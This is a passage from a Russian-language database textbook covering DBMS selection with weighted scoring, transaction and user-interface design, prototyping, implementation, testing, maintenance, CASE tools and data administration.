Хотя выбором СУБД приходится заниматься не очень часто, как правило, при расширении компании или замене существующих систем, предлагаемые методы можно использовать для оценки новых продуктов, поступающих на рынок. Цель данного этапа заключается в выборе системы, удовлетворяющей как текущим, так и будущим требованиям организации, при оптимальном уровне затрат,

включающих расходы на приобретение СУБД, дополнительного аппаратного и программного обеспечения, а также расходы, связанные с переходом к новой системе и необходимостью переобучения персонала.

Простейший подход к выбору нужной СУБД предусматривает оценку того, насколько функциональные возможности, предоставляемые СУБД, удовлетворяют существующим требованиям. Однако на практике обычно используются более сложные методы. В процессе выбора новой СУБД разработчик должен убедиться в том, что вся процедура хорошо спланирована, а выбранная система действительно будет обладать достоинствами, способными принести организации реальные выгоды. В следующем разделе показан типичный подход к выбору наиболее приемлемой СУБД.

9.7.1. Выбор оптимальной СУБД

Основные этапы процедуры выбора СУБД перечислены в табл. **9.3.**

Таблица 9.3. Основные этапы процедуры выбора СУБД

Этап процедуры выбора СУБД
Определение предметной области проводимого исследования
Сокращение списка выбора до двух-трех продуктов
Оценка продуктов
Проведение обоснованного выбора и подготовка отчета

Определение предметной области проводимого исследования

На этом этапе устанавливается предметная область проводимого исследования, его цели и степень охвата доступного материала, а также формулируются задачи, которые необходимо решить. Кроме того, подготовленный документ должен включать описание тех критериев (выбираемых исходя из спецификации требований пользователей), которые будут использоваться для оценки возможностей СУБД, предварительный список анализируемых продуктов, а также все прочие необходимые условия проведения исследования, включая сведения об установленных для него временных рамках.

Сокращение списка выбора до двух-трех продуктов

Критерии, выделенные как важнейшие для успешной реализации системы, следует использовать для создания предварительного списка оцениваемых СУБД. Например, решение о включении некоторой СУБД в подобный список может зависеть от установленного бюджета, уровня поддержки продукта со стороны производителя СУБД, совместимости с другим программным обеспечением, а также от требований продукта к используемому оборудованию. Дополнительная полезная информация о продуктах может быть получена от уже существующих пользователей, которые смогут предоставить более подробные сведения о реальном качестве поддержки со стороны производителя СУБД, о совместимости с отдельными приложениями, а также дать сравнительную характеристику результатов, достижимых при использовании той или иной вычислительной платформы. Кроме того, для сравнения разных СУБД можно использовать имеющиеся результаты тестирования их производительности. После предварительного исследования функциональных возможностей и средств СУБД выбираются для последующей оценки два или три продукта.

В настоящее время превосходным источником информации, который вполне может быть использован для поиска потенциальных кандидатов на роль целевой СУБД, является World Wide Web. Например, исчерпывающий список продуктов СУБД можно найти на Web-узле одного из специализированных журналов, посвященных СУБД (по адресу www.intelligententerprise.com). Кроме того, ценную информацию о характеристиках того или иного продукта СУБД можно найти на Web-узлах их производителей.

Оценка продуктов

Для оценки возможностей СУБД могут использоваться самые разнообразные параметры, как в виде групп (например, определение данных), так и отдельно (например, имеющиеся типы данных). В табл. 9.4 представлены возможные параметры оценки СУБД, распределенные по группам: определение данных, физические параметры, доступность, обработка транзакций, утилиты, средства разработки и другие параметры.

Таблица 9.4. Рекомендуемые параметры оценки СУБД

Определение данных	**Физические параметры**
Расширенная поддержка первичных ключей	Предусмотренные файловые структуры
Определение внешних ключей	Поддержка определения файловых структур
Предусмотренные типы данных	Простота реорганизации
Расширяемость типов данных	Средства индексирования
Определение доменов	Поля/записи с переменной длиной
Простота реструктуризации	Сжатие данных
Средства поддержки целостности данных	Возможности шифрования
Реализация механизма представлений	Требования к памяти
Поддержка словаря данных	Требования к устройствам хранения данных
Независимость от данных	
Тип базовой модели организации данных	
Поддержка расширения схемы	
Доступность	**Обработка транзакций**
Язык запросов: совместимость со стандартами SQL2/SQL3 ODMG	Процедуры резервного копирования и восстановления
Интерфейс для других систем	Поддержка контрольных точек
Интерфейс для языков третьего поколения	Средства ведения системного журнала
Многопользовательский доступ	Поддерживаемый уровень детализации параллельности
Защита базы данных:	Возможные стратегии разрешения тупиковых ситуаций
управление доступом к данным;	
поддержка механизма авторизации	
	Поддержка усовершенствованных моделей управлений транзакциями
	Параллельная обработка запросов

Окончание табл. 9.4

Утилиты	Средства разработки
Измерение производительности	Инструменты, использующие языки четвертого и пятого поколений
Настройка производительности базы данных	CASE-инструменты
Инструменты загрузки/выгрузки данных	Инструменты для работы с оконным интерфейсом
Контроль активности пользователей	Поддержка хранимых процедур, триггеров и правил
Поддержка процедур администрирования базы данных	Инструментальные средства разработки для Web
Другие параметры	
Способность к модернизации	Взаимодействие с другими СУБД и прочими системами
Устойчивое экономическое положение производителя СУБД	Поддержка работы в Internet
База пользователей	Утилиты репликации
Обучение и поддержка пользователей	Возможности распределенной работы
Качество и полнота документации	Переносимость
Требуемая операционная система	Требуемое аппаратное обеспечение
Стоимость	Поддержка работы в сети
Оперативная справочная система	Объектно-ориентированные свойства
Используемые стандарты	Поддержка двух- или трехуровневой архитектуры "клиент/сервер"
Управление версиями	Производительность
Расширенная оптимизация запросов	Пропускная способность при обработке транзакций
Масштабируемость	Максимальное количество одновременно работающих пользователей
Поддержка аналитических инструментальных средств	Поддержка языка XML

Если просто контролируется соответствие этим параметрам, то сравнение разных СУБД может оказаться очень трудной задачей. Более полезный подход основан на использовании весовых коэффициентов, определяющих относительную важность для организации отдельных параметров или их групп. В результате суммирования всех полученных числовых значений можно будет получить некоторую количественную оценку, позволяющую сравнить разные СУБД. В табл. 9.5 показан пример вычисления суммарной количественной оценки группы физических параметров для некоторой условной СУБД. Каждому выделенному параметру присваивается рейтинг, устанавливаемый по 10-балльной шкале, а также весовой коэффициент (не превышающий единицы) для обозначения важности того или иного параметра для данной организации по сравнению с другими параметрами этой группы. При этом оценка каждого параметра вычисляется как произведение рейтинга и весового коэффициента. Например, в

табл. 9.5 параметр "Простота реорганизации" имеет рейтинг 4 и весовой коэффициент 0,25, что в итоге дает 1,0. Этому параметру присвоен наибольший весовой коэффициент в данной таблице, что подчеркивает его важность в этой части оценки. Кроме того, параметр "Простота реорганизации" имеет в 5 раз больший весовой коэффициент, чем, например, параметр "Сжатие данных" (с наименьшим весовым коэффициентом, 0,05). В то же время параметры "Требования к памяти" и "Требования к устройствам хранения" имеют нулевой весовой коэффициент, и поэтому вообще не включены в эту оценку.

Таблица 9.5. Пример анализа параметров при оценке СУБД

СУБД: гипотетический пример				
Производитель: гипотетический производитель				
Группа параметров "Физические параметры"				
Параметры	**Комментарии**	**Рейтинг**	**Вес**	**Оценка**
Предусмотренные файловые структуры	4 структуры на выбор	8	0,15	1,2
Поддержка определения файловых структур	Несаморегулирующаяся	6	0,2	1,2
Простота реорганизации		4	0,25	1,0
Средства индексирования		6	0,15	0,9
Поля/записи с переменной длиной		6	0,15	0,9
Сжатие данных	Зависит от файловой структуры	7	0,05	0,35
Возможности шифрования	Отсутствуют	4	0,05	0,2
Требований к памяти		0	0,00	0
Требования к устройствам хранения данных		0	0,00	0
Итого		41	1,0	5,75
Оценка группы		5,75	0,25	1,44

Для получения итоговой оценки для всей группы нужно сложить оценки всех параметров. Далее оценка группы умножается на весовой коэффициент, который обозначает важность этой группы параметров по отношению к другим группам. Например, в табл. 9.5 общая оценка группы "Физические параметры" равна 5,75, а весовой коэффициент этой группы — 0,25.

Наконец, все взвешенные оценки для каждой рассматриваемой группы параметров суммируются, что позволяет определить общую оценку данной СУБД, которая будет сравниваться с оценками других продуктов. Наиболее приемлемым будет считаться продукт с наибольшей суммарной оценкой.

Помимо анализа по предложенной схеме, продукты можно оценивать на основе демонстрации их возможностей, осуществляемых производителем продукта, или же путем тестирования продуктов собственными силами. Внутреннее тестирование собственными силами предполагает создание пробного испытательного проекта, использующего продукты-кандидаты в качестве целевой СУБД. Каждый продукт тестируется и оценивается по его способности удовлетворять требования пользователей к данному приложению баз данных. Организацией Transaction Processing Council публикуются отчеты по оценке характеристик СУБД, с которыми можно ознакомиться на узле www.tpc.org.

Проведение обоснованного выбора и подготовка отчета

Заключительным этапом выбора СУБД является документирование всего проведенного анализа, подготовка заключений с оценкой отобранных продуктов и выдача рекомендаций по выбору целевой СУБД проекта.

9.8. Разработка приложений

Разработка приложений. Проектирование пользовательского интерфейса и прикладных программ, предназначенных для работы с базой данных.

На рис. 9.1 показано, что в жизненном цикле системы проектирование базы данных и приложений выполняется параллельно. В большинстве случаев проектирование приложений нельзя завершить до окончания проектирования самой базы данных. С другой стороны, база данных предназначена для поддержки приложений, поэтому между этапами проектирования базы данных и проектирования приложений для этой базы данных должен постоянно происходить обмен информацией.

Необходимо убедиться, что все функциональные возможности, предусмотренные в спецификациях требований пользователей, обеспечиваются пользовательским интерфейсом соответствующих приложений. Это относится как к проектированию прикладных программ доступа к информации в базе данных, так и к *проектированию транзакций*, т.е. проектированию методов доступа к базе данных. Кроме проектирования способов, с помощью которых пользователь сможет получить доступ к необходимым ему функциональным возможностям, следует также разработать соответствующий пользовательский интерфейс приложений базы данных. Этот интерфейс должен предоставлять необходимую пользователю информацию самым удобным для него образом. При всей своей важности проектирование пользовательских интерфейсов порой просто игнорируется или же оставляется на последние этапы разработки. Однако следует признать, что пользовательские интерфейсы являются одним из важнейших компонентов системы. Если интерфейс легко осваивается пользователями, прост в использовании, понятен и устойчив к ошибкам, то пользователи легко научатся работать с представленной в нем информацией. В то же время, если интерфейс лишен указанных качеств, то работа с такой системой неизбежно будет сопровождаться теми или иными проблемами.

В следующих разделах кратко рассматриваются такие два аспекта процедуры проектирования приложений, как проектирование транзакций и пользовательского интерфейса.

9.8.1. Проектирование транзакций

Прежде чем перейти к описанию проектирования транзакций, рассмотрим определение понятия транзакции.

Транзакция. Одно действие или последовательность действий, выполняемых одним и тем же пользователем (или прикладной программой), которые получают доступ к базе данных или изменяют ее содержимое.

Транзакции представляют такие события реального мира, как, например, регистрация предлагаемого для сдачи в аренду объекта недвижимости, прием на работу нового сотрудника или же регистрация нового клиента и сдача в аренду

объекта недвижимости. Все эти транзакции должны обращаться к базе данных с той целью, чтобы хранимые в ней данные всегда соответствовали текущей ситуации в реальном мире, а также для удовлетворения информационных потребностей пользователей.

Транзакция может состоять из нескольких операций, подобных, например, переводу денег с одного счета на другой. Однако с точки зрения пользователя эти операции представляют собой единое задание. А с точки зрения проектировщика СУБД каждая транзакция переводит базу данных из одного непротиворечивого состояния в другое. СУБД обеспечивает непротиворечивость данных в базе даже в случае возникновения сбоя. Кроме того, СУБД гарантирует, что после завершения транзакции все внесенные ею изменения будут надежно сохранены в базе данных (без необходимости выполнения другой транзакции для устранения ошибок, возникших при выполнении первой транзакции). Если по какой-либо причине транзакция не будет завершена, СУБД гарантирует, что все внесенные ею изменения будут отменены. В примере с банковским переводом денег это значит, что если деньги сняты (дебетованы) с одного счета и сбой транзакции произошел во время их внесения (кредитования) на другой счет, то СУБД отменит дебет первого счета. Если операции дебета и кредита поместить в отдельные транзакции, то сразу после дебетования первого счета и завершения транзакции это изменение отменить будет нельзя, разве что только путем запуска другой транзакции с кредитованием этого счета на снятую сумму.

Цель проектирования транзакций заключается в определении и документировании высокоуровневых характеристик всех транзакций, которые должны будут выполняться в разрабатываемой базе данных, в том числе:

- данные, которые используются транзакцией;
- функциональные характеристики транзакции;
- выходные данные, формируемые транзакцией;
- степень важности транзакции для пользователей;
- предполагаемая интенсивность использования.

Эту работу следует выполнить еще на начальной стадии проектирования, что позволит обеспечить поддержку всех требуемых транзакций со стороны логической модели данных. Существуют три основных типа транзакций: транзакции извлечения, обновления и смешанные транзакции.

- *Транзакции извлечения* используются для выборки некоторых данных с целью отображения их на экране или подготовки отчета. Примером транзакции извлечения является поиск и отображение подробных сведений об объекте недвижимости (по заданному номеру объекта),
- *Транзакции обновления* используются для вставки новых, удаления старых или же изменения уже существующих записей базы данных. Примером транзакции обновления является внесение в базу подробных сведений о новом объекте недвижимости.
- *Смешанные транзакции* включают как операции извлечения, так и операции обновления данных. Примером смешанной транзакции является поиск и отображение подробных сведений об объекте недвижимости (по заданному номеру объекта), с последующим изменением месячной арендной платы.

9.8.2. Рекомендации по проектированию пользовательского интерфейса

Прежде чем перейти к подготовке формы (или отчета), важно тщательно спроектировать ее компоновку. Некоторые полезные рекомендации по созданию макетов любых форм и отчетов приведены в табл. 9.6 [275].

Таблица 9.6. Пример анализа параметров при оценке СУБД

Критерий анализа
Содержательное название
Ясные и понятные инструкции
Логически обоснованные группировки и последовательности полей
Визуально привлекательный вид окна формы или поля отчета
Легко узнаваемые названия полей
Согласованная терминология и сокращения
Согласованное использование цветов
Визуальное выделение пространства и границ полей ввода данных
Удобные средства перемещения курсора
Средства исправления отдельных ошибочных символов и целых полей
Средства вывода сообщений об ошибках при вводе недопустимых значений
Особое выделение необязательных для ввода полей
Средства вывода пояснительных сообщений с описанием полей
Средства вывода сообщения об окончании заполнения формы

Содержательное название

Информация в названии должна ясно и недвусмысленно идентифицировать назначение отчета или формы.

Ясные и понятные инструкции

В инструкциях должна применяться привычная для пользователей терминология. Инструкции должны быть краткими, а для предоставления дополнительной информации следует предусмотреть специальные справочные экраны. Инструкции следует записывать в стандартном формате, придерживаясь единого грамматического стиля.

Логически обоснованные группировки и последовательности полей

Логически связанные поля в отчете или форме следует располагать вместе, причем их последовательность должна быть логически обоснованной и согласованной.

Визуально привлекательный вид окна формы или поля отчета

Форма или отчет должны иметь привлекательный внешний вид и представлять собой гармоничное сочетание полей или групп полей, равномерно распределенных на поверхности формы/отчета. При этом в форме/отчете не должно быть областей с очень малой или большой концентрацией полей. Кроме того, поля

нужно размещать через регулярные интервалы и выравнивать их по вертикали и горизонтали. Если экранная форма имеет эквивалентное представление на бумаге, то их внешний вид должен быть согласован.

Легко узнаваемые названия полей

Названия полей должны быть знакомы пользователю. Например, если типичное название поля Sex (Пол) заменить его менее понятным синонимом Gender, то это может запутать некоторых пользователей.

Согласованная терминология и сокращения

Повсеместно должны использоваться только знакомые и понятные термины или же сокращения, выбираемые из заранее согласованного списка.

Согласованное использование цветов

Для улучшения внешнего вида формы или отчета можно использовать цветовое оформление. Кроме того, выделение цветом может применяться для самых важных полей или сообщений. Для достижения оптимального результата цвета следует использовать согласованно и продуманно. Например, в формах белым фоном могут быть обозначены поля ввода, а синим фоном — поля с данными, предназначенными только для отображения на экране.

Визуальное выделение пространства и границ полей ввода данных

Пользователь должен наглядно видеть, какова максимальная длина строки данных, вводимой в каждое поле. Это позволит ему еще до ввода данных выбрать для них наиболее подходящую форму представления.

Удобные средства перемещения курсора

Пользователь должен легко определять, какие операции он может выполнять для перемещения курсора в форме или отчете. Обычно для подобных целей используются клавиши табуляции, клавиши со стрелками или указатель мыши.

Средства исправления отдельных ошибочных символов и целых полей

Пользователь должен легко определять, какие именно операции доступны ему для исправления ошибки, допущенной при вводе данных. Для этой цели обычно используются простейшие средства, подобные нажатию клавиши <Backspace> или повторному вводу с заменой ошибочных символов.

Средства вывода сообщений об ошибках при вводе недопустимых значений

При вводе в поле неправильных данных программа должна выводить сообщение об ошибке. Это сообщение должно информировать пользователя о допущенной ошибке и указать диапазон допустимых значений.

Особое выделение необязательных для ввода полей

Необязательные для ввода поля должны быть явно отмечены с помощью соответствующей надписи или выделения особым цветом. Подобные поля следует располагать после обязательных для ввода полей.

Средства вывода пояснительных сообщений с описанием полей

Когда пользователь помещает курсор мыши в очередное поле, го в некотором стандартном месте (например, в строке состояния данного окна) следует вывести информацию об этом поле.

Средства вывода сообщения об окончании заполнения формы

Пользователь должен ясно представлять себе, когда процесс заполнения формы будет закончен. Однако завершение этого процесса не должно быть автоматическим — целесообразно выводить предупреждающее сообщение, чтобы при необходимости пользователь смог еще раз просмотреть введенные им данные.

9.9. Создание прототипов

На различных этапах процесса проектирования системы имеется возможность либо полной реализации приложения базы данных, либо создания его прототипа.

Создание прототипа. Создание рабочей модели приложения баз данных.

Прототип — это рабочая модель, которая обычно обладает лишь частью требуемых возможностей и не предоставляет всех функциональных средств готовой системы. Прототип приложения базы данных создается для того, чтобы дать пользователям возможность опробовать его в работе и определить, какие из функциональных средств системы отвечают своему назначению, а какие — нет. В последнем случае пользователям предлагается указать (если это возможно), какие улучшения или даже совершенно новые функции желательно реализовать в данном приложении базы данных. Таким образом, прототип представляет собой инструмент, позволяющий в значительной степени прояснить требования пользователей как для самих пользователей, так и для разработчиков системы, а также оценить гибкость разработанного проекта базы данных. Основное преимущество прототипов состоит в относительной дешевизне и быстроте их создания.

В настоящее время в основном применяются две стратегии разработки прототипов: создание прототипа для определения требований и создание прототипа путем последовательной доработки. В первом случае прототип используется для определения требований к разрабатываемому приложению базы данных и после их выявления прототип отбрасывается. А при создании прототипа путем последовательной доработки прототип используется для той же цели, но в отличие от первой стратегии не отбрасывается, а в результате последующей доработки постепенно преобразуется в действующее приложение базы данных.

9.10. Реализация

Реализация. Физическая реализация базы данных и разработанных приложений.

В результате выполнения всех этапов проектирования (которые могут включать или не включать создание прототипов) будет подготовлено все, что необходимо для реализации базы данных и прикладных программ. Реализация базы данных осуществляется путем создания ее описания на языке определения данных (DDL) целевой СУБД или с использованием графического интерфейса пользователя, который предоставляет те же функциональные возможности, но не

требует применения операторов DDL низкого уровня. Операторы DDL применяются для создания объектов и пустых файлов базы данных. На этом же этапе определяются и все конкретные пользовательские представления.

Прикладные программы реализуются с помощью языков третьего или четвертого поколения. Некоторые элементы этих прикладных программ будут представлять собой транзакции обработки базы данных, записываемые на языке манипулирования данными (DML) целевой СУБД и вызываемые из программ на базовом языке программирования, например Visual Basic, Delphi, C, C++, Java, COBOL, Fortran, Ada или Pascal. Кроме того, на этом этапе создаются другие компоненты проекта приложения, в частности экраны меню, формы ввода данных и отчеты. Следует учитывать, что многие существующие СУБД имеют свои собственные инструменты разработки четвертого поколения, позволяющие быстро создавать приложения с помощью непроцедурных языков запросов, разнообразных генераторов отчетов, генераторов форм и генераторов приложений.

На этом этапе реализуются также используемые приложением средства защиты базы данных и поддержки ее целостности. Одни из них описываются с помощью языка DDL целевой СУБД, а другие, возможно, потребуется определить иными средствами, например, с помощью дополнительных утилит СУБД или с использованием элементов управления, поддерживаемых операционной системой. Следует учитывать, что языки DDL и DML входят в состав языка SQL, как описано в главах 5 и 6.

9.11. Преобразование и загрузка данных

Преобразование и загрузка данных. Перенос любых существующих данных в новую базу данных и модификация всех существующих приложений с целью организации совместной работы с новой базой данных.

Этот этап выполняется только в том случае, если новая база данных заменяет старую. В настоящее время любая СУБД имеет утилиту загрузки уже существующих файлов в новую базу данных. Этой утилите обычно требуется предоставить спецификацию файла-источника и целевой базы данных, после чего она автоматически преобразует данные в нужный формат файлов новой базы данных. Если это возможно, разработчику следует преобразовать все имеющиеся приложения старой системы для использования их в новой системе. Всякий раз, когда требуется выполнить преобразование и загрузку данных, этот процесс следует тщательно планировать с целью обеспечения плавного перевода системы в состояние полной готовности.

9.12. Тестирование

Тестирование. Процесс выполнения прикладных программ с целью поиска ошибок.

Прежде чем использовать новую систему на практике, ее следует тщательно протестировать. Этого можно добиться путем разработки продуманной стратегии тестирования с использованием реальных данных, которая должна быть построена таким образом, чтобы весь процесс тестирования выполнялся строго последовательно и методически правильно. Обратите внимание на то, что в нашем определении тестирования не приведена распространенная точка зрения, что

это — процесс демонстрации отсутствия ошибок. На самом деле тестирование вряд ли сможет продемонстрировать отсутствие ошибок в программном обеспечении — скорее, наоборот, оно способно лишь показать их наличие. Если тестирование проведено успешно, оно обязательно вскроет имеющиеся ошибки в прикладных программах и, возможно, в структурах базы данных. В качестве побочного результата тестирование может лишь продемонстрировать, что база данных и прикладные программы, *по-видимому*, работают в соответствии с их спецификациями и при этом удовлетворяют существующим требованиям, предъявляемым к производительности. Кроме того, сбор статистических данных на стадии тестирования позволяет установить показатели надежности и качества созданного программного обеспечения.

Как и при проектировании баз данных, пользователи новой системы должны быть вовлечены в процесс ее тестирования. Тестирование системы должно проводиться на отдельном комплекте оборудования, но зачастую это просто невозможно. При использовании реальных данных важно предварительно создать их резервные копии на случай повреждения в результате ошибок. По завершении тестирования процесс создания прикладной системы считается законченным, и она может быть передана в промышленную эксплуатацию.

9.13. Эксплуатация и сопровождение

Эксплуатация и сопровождение. Наблюдение за системой и поддержка ее нормального функционирования по окончании развертывания.

На предыдущих этапах приложение базы данных было полностью реализовано и протестировано. Теперь система входит в последний этап своего жизненного цикла, называемый *эксплуатацией и сопровождением*. Он включает выполнение следующих действий.

- Контроль производительности системы. Если производительность падает ниже приемлемого уровня, то может потребоваться дополнительная настройка или реорганизация базы данных.
- Сопровождение и модернизация (в случае необходимости) приложений баз данных. Новые требования реализуются в приложение базы данных при повторном выполнении предыдущих этапов жизненного цикла.

Как только приложение базы данных будет полностью готово к использованию, следует организовать тщательный контроль за его функционированием – это позволит убедиться, что производительность и другие эксплуатационные показатели постоянно находятся на приемлемом уровне. Типичная СУБД обычно предоставляет различные утилиты администрирования базы данных, включая утилиты загрузки данных и контроля за функционированием системы. Подобные утилиты способны отслеживать работу системы и предоставлять информацию о различных показателях, таких как уровень использования базы данных, эффективность системы блокировок (включая сведения о количестве имевших место взаимоблокировок), а также выбираемые стратегии выполнения запросов. Администратор базы данных (АБД) может использовать эту информацию для настройки системы с целью повышения ее производительности (например, за счет создания дополнительных индексов), ускорения выполнения запросов, изменения структур хранения, объединения или разбиения отдельных таблиц.

Процесс контроля должен поддерживаться на протяжении всего периода эксплуатации приложения базы данных, что позволит в любой момент времени

провести эффективную реорганизацию базы данных с целью удовлетворения изменяющихся требований. Подобные изменения предоставляют информацию о наиболее вероятном направлении развития системы и ресурсах, которые могут потребоваться в будущем. Все это, вместе со сведениями о новых приложениях, предложенных для реализации, позволяет АБД принимать активное участие в планировании производственных мощностей и предоставлять руководству предприятия сведения о необходимости соответствующей корректировки существующих планов. Если в используемой СУБД нет некоторых нужных утилит, то АБД придется либо разработать их самостоятельно, либо приобрести требуемые дополнительные инструменты у сторонних разработчиков, если таковые имеются,

После введения нового приложения базы данных в эксплуатацию пользователи должны в течение некоторого времени работать с новой и старой системами параллельно. Это необходимо для подстраховки выполнения текущих операций в случае возникновения непредвиденных проблем с новой системой. Целесообразно также периодически проводить проверку непротиворечивости состояния данных в двух системах. От старой системы можно отказаться только тогда, когда обе системы достаточно продолжительное время будут согласованно показывать одни и те же результаты. Если замена старой системы новой будет выполнена слишком поспешно, результаты подобной замены могут оказаться катастрофическими. Вопреки высказанному выше предположению, что через некоторое время от старой системы можно будет отказаться, могут возникать и такие ситуации, когда потребуется постоянно сопровождать обе системы.

9.14. Использование CASE-инструментов

Первый этап жизненного цикла приложения базы данных, т.е. планирование базы данных, может также предусматривать выбор наиболее подходящих инструментов автоматизированного проектирования и создания программ, которые принято называть CASE-инструментами (Computer-Aided Software Engineering). В самом широком смысле термин "CASE-инструмент" применим к любым средствам автоматизированного проектирования и создания программ. Подобные инструменты просто необходимы АД и АБД для достижения максимальной эффективности их действий по разработке базы данных. CASE-инструменты могут включать следующие компоненты:

- словарь данных, предназначенный для хранения информации о данных, используемых в создаваемом приложении;
- инструменты проектирования, обеспечивающие проведение анализа данных;
- инструменты разработки корпоративной модели данных, а также концептуальных и логических моделей данных;
- инструменты, позволяющие создавать прототипы приложений.

Как показано на рис. 9.6, все CASE-инструменты можно разбить на три категории: CASE-инструменты высокого уровня, CASE-инструменты низкого уровня и интегрированные CASE-инструменты, *CASE-инструменты высокого уровня* применяются на начальных этапах жизненного цикла разработки баз данных, от планирования до проектирования базы данных, а *CASE-инструменты низкого уровня* — на более поздних, начиная со стадии реализации, в ходе тестирования и на протяжении всего процесса сопровождения функционирующей системы. *Интегрированные CASE-инструменты* применяются на всех стадиях жизненного цикла системы, поэтому они должны поддерживать все функции CASE-инструментов как высокого, так и низкого уровней.




Рис. 9.6. *Применение CASE-инструментов*

Преимущества использования CASE-инструментов

Использование CASE-инструментов позволяет существенно повысить производительность труда при разработке приложений баз данных. Здесь термин "производительность" относится как к продуктивности процесса разработки, так и к эффективности самой разрабатываемой системы. Продуктивность характеризует уровень затрат (времени и денежных средств), потребовавшихся для реализации приложения базы данных. CASE-инструменты предназначены для упрощения и автоматизации решения отдельных задач в ходе .разрдботки системы, поэтому позволяют существенно повысить продуктивность труда разработчиков. Эффективность характеризует общий уровень соответствия созданной системы имеющимся информационным потребностям ее пользователей. В стремлении достичь более высокой производительности повышение эффективности процесса разработки может иметь даже большее значение, чем повышение продуктивности работы отдельных разработчиков. Например, вряд ли имеет смысл ставить рекорды продуктивности труда при создании приложения базы данных, если конечный продукт будет представлять собой вовсе не то, что хотел получить заказчик. Таким образом, в нашем толковании эффективность работы связана именно с качеством конечного продукта. Поскольку компьютеры лучше, чем человек, справляются с определенными задачами (например, с проверкой на непротиворечивость), для повышения эффективности решения подобных задач в процессе разработки системы целесообразно использовать именно CASE-инструменты.

Использование CASE-инструментов способствует повышению производительности труда разработчиков, что достигается за счет перечисленных ниже преимуществ.

- Стандарты. CASE-инструменты способствуют расширению использования стандартов как в ходе разработки программного проекта, так и в работе самой организации. Они позволяют создавать стандартные тестовые компоненты, которые могут использоваться многократно, что упрощает сопровождение системы и повышает производительность труда.
- Интеграция. CASE-инструменты позволяют сохранять всю генерируемую информацию в специальном хранилище или в словаре данных (см. раздел *2.7),* Поэтому появляется возможность хранить полный объем данных, собранных на всех этапах жизненного цикла приложения базы данных. Более того, собранные данные могут быть скомпонованы таким образом, чтобы гарантировать успешность интеграции всех частей системы. В результате информационная система организации уже не будет представлять собой множество независимых и несвязанных между собой компонентов.
- Поддержка стандартных методов. Как правило, любые структурированные технологии очень широко используют диаграммы, которые достаточно трудно создавать и поддерживать вручную. Использование CASE-инструментов существенно упрощает этот процесс и позволяет подготавливать более качественную и актуальную документацию.
- Непротиворечивость. Поскольку вся информация в словаре данных взаимосвязана, CASE-инструменты способны обеспечивать автоматическую проверку ее непротиворечивости,
- Автоматизация. Некоторые CASE-инструменты позволяют автоматически преобразовывать фрагменты спецификаций проекта в выполняемый код. Это позволяет сократить объем работы по созданию готовой системы, а также сокращает количество ошибок, вносимых в программы во время разработки кода.

Более подробные сведения о CASE-инструментах заинтересованный читатель сможет найти в многочисленных публикациях на эту тему [21], [120], [185].

9.15. Администрирование данных и администрирование базы данных

Администратор данных (АД) и администратор базы данных (АБД) отвечают, соответственно за управление действиями, связанными с корпоративными данными и корпоративной базой данных. Администратор данных принимает более активное участие в работе на ранних стадиях жизненного цикла — от планирования базы данных до этапа ее логического проектирования, а администратор базы данных выполняет более активную роль на поздних стадиях — от проектирования приложений и физического проектирования базы данных до этапа эксплуатации и сопровождения готовой системы. В этом заключительном разделе рассматриваются цели и задачи деятельности АД и АБД в организации.

9.15.1. Администрирование данных

Администрирование данных. Управление информационными ресурсами, включая планирование базы данных, разработку и внедрение стандартов, определение ограничений и процедур, а также концептуальное и логическое проектирование баз данных.

Администратор данных отвечает за корпоративные информационные ресурсы, включая и некомпьютеризированные данные. На практике это часто связано с управлением данными, которые являются совместно используемым ресурсом для различных пользователей и прикладных программ определенной организации. Администратор данных должен согласовывать свою деятельность с руководителями организации и следить за тем, чтобы применяемые технологии эксплуатации приложений соответствовали корпоративным целям. В разных организациях количество сотрудников, выполняющих функции АД, может отличаться и обычно определяется размерами самой организации. Основные задачи, связанные с администрированием данных, перечислены в табл. **9.7.**

Таблица 9.7. Задачи, связанные с администрированием данных

Задача администрирования данных
Выбор подходящих инструментов разработки
Помощь в разработке корпоративных стратегий создания информационной системы, развития информационных технологий и бизнес-стратегий
Предварительная оценка осуществимости проектов и планирование процесса создания базы данных
Разработка корпоративной модели данных
Определение требований организации к используемым данным
Определение стандартов сбора данных и выбор формата их представления
Оценка объемов данных и вероятности их роста
Определение способов и интенсивности использования данных
Определение правил доступа к данным и мер безопасности, соответствующих правовым нормам и внутренним требованиям организации
Концептуальное и логическое проектирование базы данных
Взаимодействие с АБД и разработчиками приложений с целью обеспечения соответствия создаваемых приложений всем существующим требованиям
Обучение пользователей — изучение существующих стандартов обработки данных и юридической ответственности за их некорректное применение
Постоянная модернизация используемых информационных систем и технологий по мере развития бизнес-процессов
Обеспечение полноты всей требуемой документации, включая корпоративную модель, стандарты, ограничения, процедуры, использование словаря данных, а также управление работой конечных пользователей
Поддержка словаря данных организации
